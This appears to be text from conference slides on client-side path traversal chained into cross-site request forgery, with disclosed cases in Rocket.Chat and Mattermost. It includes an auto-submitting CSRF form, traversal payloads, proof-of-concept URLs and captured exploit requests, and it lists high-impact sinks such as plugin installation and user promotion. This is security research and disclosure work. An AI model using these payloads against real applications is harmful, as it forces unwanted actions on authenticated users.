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
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Cross-Site Request Forgery (CSRF)

- Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.
- CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.



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
```
<form id="autosubmit" action="https://vulnerable.com/change_email"  
enctype="text/plain" method="POST">  
  <input name="email" type="hidden" value="attacker@attacker.com" />  
  <input type="submit" value="Submit Request" />  
</form>  
  
<script>  
  document.getElementById("autosubmit").submit();  
</script>
```



CSRF: Protections

- Anti-CSRF tokens
 - Not properly checked
 - Predictable / Bruteforcable token
 - Leak of the token
 - Token only used in cookie
 - Not tied to a user
- Cross-Origin Resource Sharing configuration
- Same-Site cookies: Lax by default on modern browsers

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Defenders did the job !!

- Good resources
- Anti-CSRF token libraries
- Easy to use frameworks
- Modern browsers implement secure default configuration



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
Client-Side Server-Side Path Traversal

- The ability to use a payload like `../../../../` to read data outside the intended directory
- Commonly used server side to read unauthorized file
- `http://vulnerable.com/read-files?file=../../../../app/conf.json`




Client-Side World

- Many applications delegate the application logic to the frontend




Client-Side Path Traversal (CSPT)



GET /data?id=**1337**

POST /api/data/**1337**/details
Host: api.target.com
Authorization: Bearer <BEARER>


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GET /data?id=**1337/../../../../anotherEndpoint?**

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
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Client-Side Path Traversal to CSRF (CSPT2CSRF)



GET /data?id=1337/../../../../anotherEndpoint?

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Client-Side Path Traversal to CSRF (CSPT2CSRF)

- Reroute of a legit API request



/?id=../../api/CSPT


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Request

	Pretty	Raw	Hex
1	POST /api/CSPT HTTP/1.1		
2	Host: doyensec.com		
3	X-Requested-With: XMLHttpRequest		
4	X-CSRF-Token: RG95ZW5zZWM%3d		
5	Cookie: session=aHR0cHM6Ly9kb3llbnNlYy5jb20v		

CSPT - Definition

- A Client-Side Path Traversal can be split into two parts
 - The **source** is the trigger of the CSPT
 - The **sinks** are the exploitable endpoints that can be reached by this CSPT



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CSPT - Source

- Data controlled by a user (Dom, Reflected, Stored)
 - URL fragment
 - URL Query
 - Path parameters
 - Data injected in the database
- Can be triggered when the page is loaded or on user action

CSPT - Sink

- This **source** value must be reflected in the **path** of another request:

GET /data?id=**INJECTION**

POST /api/**INJECTION**
Host: api.target.com


POST /api/**injection.domain.com/details**
Host: api.target.com

PUT /api/**anotherEndpoint**
Host: api.target.com

POST /api/**anotherEndpoint**
Host: **backend.target.com**

CSPT - Sink

- Re-route of a legit API request
- **No control of the HTTP request** other than the **PATH**




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
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- Re-route of a legit API request
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The image shows a browser window with the address bar containing `/?id=../../api/CSPT`. Below the browser, a network request is displayed with the following details:

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An orange arrow points from the `api/CSPT` portion of the browser's address bar to the `/api/CSPT` portion of the HTTP request's path.



How to find impactful **sinks** ?

- An exploitable sink is a reachable endpoint that shares the same restrictions
 - **Host**
 - **Headers**
 - **Body**
- Restrictions are specific to the source.

How to find impactful **sinks** ?

- API documentation
- Source code review
- Semgrep rules
- Burp Suite Bambda filter

```
boolean matches(ProxyHttpRequestResponse requestResponse)
boolean isCorrectHost = requestResponse.request().httpService().host().equalsIgnoreCase("api.target.com");
boolean isPostRequest = requestResponse.request().method().equalsIgnoreCase("POST");
boolean isJSON = requestResponse.request().hasParameters(HttpParameterType.JSON);
boolean hasMandatoryParam = requestResponse.request().hasParameter("organizationId", HttpParameterType.JSON);

return isCorrectHost && isPostRequest && isJSON && hasMandatoryParam ;
```




Sink impacts ?

- Data leak
 - Open redirect to leak sensitive data
- **Client-Side Request Forgery**



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1-click CSRF ?	✗	✓
Does impact depend on source and on sinks ?	✗	✓



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


Real-World Scenarios

- 1-click CSPT2CSRF in Rocket.Chat
- **CVE-2023-45316**
 - CSPT2CSRF with a **POST sink** in Mattermost
- **CVE-2023-6458**
 - CSPT2CSRF with a **GET sink** in Mattermost



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


1-click CSPT2CSRF in Rocket.Chat

```
const appId = useSearchParameter('id');  
const queryUrl = useSearchParameter('url');  
const [installing, setInstalling] = useState(false);  
const endpointAddress = appId ? `/apps/${appId}` : '/apps';  
const downloadApp = useEndpoint('POST', endpointAddress);
```



1-click CSPT2CSRF in Rocket.Chat



1-click CSPT2CSRF - Sink restrictions

- POST endpoint
- No mandatory BODY parameters other than **url** and **downloadOnly**
- Attacker can control the path parameters
- Attacker can pass additional GET parameters
- The back end is lax on accepting extra body parameters

JSON sent by the front end

```
{  
  "id": "012345679",  
  "EXTRA_PARAM": "NOT_DEFINED_IN_BACKEND"  
}
```

Server definition

```
{  
  "id": {  
    "description": "The id of the object to modify",  
    "type": "string"  
  }  
}
```



1-click CSPT2CSRF - **Sinks**

- Targetable sinks:
 - **/api/v1/livechat/department/:id/unarchive**
 - **/api/v1/livechat/department/:id/archive**
 - **/api/v1/dns.resolve.txt?url=open.rocket.chat**
 - **/api/v1/users.logoutOtherClients**
 - **/api/v1/users.2fa.enableEmail**



1-click CSPT2CSRF POC

- Victim visits: `/marketplace/private/install?id=../../../../api/v1/users.logoutOtherClients&url=https://google.com`
- Victim **clicks** on “Install”
- **POST** HTTP request is sent to `/api/v1/users.logoutOtherClients`



Request

```
1 POST /api/v1/users.logoutOtherClients HTTP/2
2 Host: [REDACTED]
3 Cookie: [REDACTED]
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
  Firefox/115.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://[REDACTED]/marketplace/private/install?id=../../../../api/v1/users.
  logoutOtherClients?url=https://google.com
9 X-user-id: initialuser
10 X-Auth-Token: RK[REDACTED]
11 Content-Type: application/json
12 Content-Length: 48
13 Origin: https://[REDACTED]
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Te: trailers
18
19 {
  "url": "https://google.com",
  "downloadOnly": true
}
```

Response

```
1 HTTP/2 200 OK
2 Access-Control-Allow-Headers: Origin, X-Requested-With, Con
  X-Auth-Token
3 Access-Control-Allow-Origin: *
4 Cache-Control: no-store
5 Content-Type: application/json
6 Date: Thu, 13 Jul 2023 15:01:58 GMT
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Vary: Accept-Encoding
10 X-Content-Type-Options: nosniff
11 X-Frame-Options: sameorigin
12 X-Instance-Id: 709ee122-909b-4f55-887a-4ac34c0a572d
13 X-Xss-Protection: 1
14
15 {
16   "token": "RKKCW[REDACTED]",
17   "tokenExpires": "2023-06-09T18:17:04.442Z",
18   "success": true
19 }
```



Severity

- **Source:**
 - Requires multiple actions from the user
- **Sinks:**
 - Low impact sinks

Complexity: High
Impact: Low
Severity: Low



CVE-2023-45316

- CSPT2CSRF with a POST sink in Mattermost

Mattermost fails to validate if a relative path is passed in `/plugins/playbooks/api/v0/telemetry/run/<telem_run_id>` as a telemetry run ID, allowing an attacker to use a path traversal payload that points to a different endpoint leading to a CSRF attack.




CSPT2CSRF with POST sink

```
const searchParams = new URLSearchParams(url.searchParams);
if (searchParams.has('telem_action') && searchParams.has('telem_run_id')) {
  // Record and remove telemetry
  const action = searchParams.get('telem_action') || '';
  const runId = searchParams.get('telem_run_id') || '';
  telemetryEventForPlaybookRun(runId, action);
  searchParams.delete('telem_action');
  searchParams.delete('telem_run_id');
  browserHistory.replace({pathname: url.pathname, search: searchParams.toString()});
}
```

```
export async function telemetryEventForPlaybookRun(playbookRunID: string, action:
telemetryRunAction) {
  await doFetchWithoutResponse(`${apiUrl}/telemetry/run/${playbookRunID}`, {
    method: 'POST',
    body: JSON.stringify({action}),
  });
}
```


CSPT2CSRF with POST sink

- `/api/v4/caches/invalidate` is a POST endpoint that clear the caches
- *Let's POC !!!*



Case Study – CSPT2CSRF with POST sink

Request

```
1 POST /api/v4/caches/invalidate HTTP/1.1
2 Host: localhost:8065
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:126.0) Gecko/20100101
  Firefox/126.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 X-CSRF-Token: ace1x31apiy68fa19h78sjbtoa
9 Content-Type: application/json
10 Content-Length: 26
11 Origin: http://localhost:8065
12 Connection: keep-alive
13 Cookie: rl_anonymous_id=
  RudderEncrypt%3AU2FsdGVkX1%2B0ABLQYFFaViI6fnQMSjwREiat0zINFw5U7bvpB8Hu42%2FMSc5mo4
  Ymir10KCeecRyKB0o0aRX5g%3D%3D; rl_page_init_referrer=
  RudderEncrypt%3AU2FsdGVkX180ugjiUq2d4FJzyxSTVstGQxz4WuPsn%3D;
  rl_page_init_referring_domain=
  RudderEncrypt%3AU2FsdGVkX18q2IDNYK0PBUj6Sz9E2RVSARGg3udnmzk%3D; MMAUTHTOKEN=
  kzn7ec343t85fm884swdgkstdr; MMUSERID=wxr7qbsdotr8jx9c4cfun5ifbw; MMCSRF=
  ace1x31apiy68fa19h78sjbtoa; rl_user_id=
  %22RudderEncrypt%3AU2FsdGVkX1%2Be5lAbuIJz2X00cxahikyVyRBFR967mnSImGXnolgvKFJ4BXub1
  F7b%22; rl_trait=
  RudderEncrypt%3AU2FsdGVkX1%2BSeGddr0eBEfZt0IJI%2FJApQF8U6x6mj8%3D
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=4
18 {
19   "action":"under_control"
20 }
```

Response

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache, no-store, must-revalidate
3 Content-Type: application/json
4 Permissions-Policy:
5 Referrer-Policy: no-referrer
6 Vary: Accept-Encoding
7 X-Content-Type-Options: nosniff
8 X-Request-Id: ksk9nuppf7yb8cz5hxu6kafa3y
9 X-Version-Id: 9.1.1.9.1.1.80260734e82e5d878bacb13f9ed53781.false
10 Date: Wed, 19 Jun 2024 19:31:28 GMT
11 Content-Length: 15
12
13 {
14   "status":"OK"
15 }
```



Sink restrictions

- POST endpoint
- No mandatory BODY parameters other than **action**
- Attacker can control the path parameters
- Attacker can pass additional GET parameters
- The back end is lax on accepting extra body parameters



Finding impactful **sinks**

- Non-exhaustive list of targetable sinks:
 - **/api/v4/plugins/install_from_url**
 - **/api/v4/plugins/{plugin_id}/enable**
 - **/api/v4/plugins/{plugin_id}/disable**
 - **/api/v4/users/{user_id}/demote**
 - **/api/v4/users/{user_id}/promote**
 - **/api/v4/bots/{bot_user_id}/assign/{user_id}**
 - **/api/v4/restart**
 - **/api/v4/oauth/apps/{app_id}/regen_secret**
 - **/api/v4/elasticsearch/purge_indexes**
 - **/api/v4/jobs/{job_id}/cancel**



Impactful sink

Install plugin from url

Supply a URL to a plugin compressed in a .tar.gz file. Plugins must be enabled in the server's config settings.

Permissions

Must have `manage_system` permission.

Minimum server version: 5.14

AUTHORIZATIONS: > *bearerAuth*

QUERY PARAMETERS

<code>plugin_download_url</code> <i>required</i>	string URL used to download the plugin
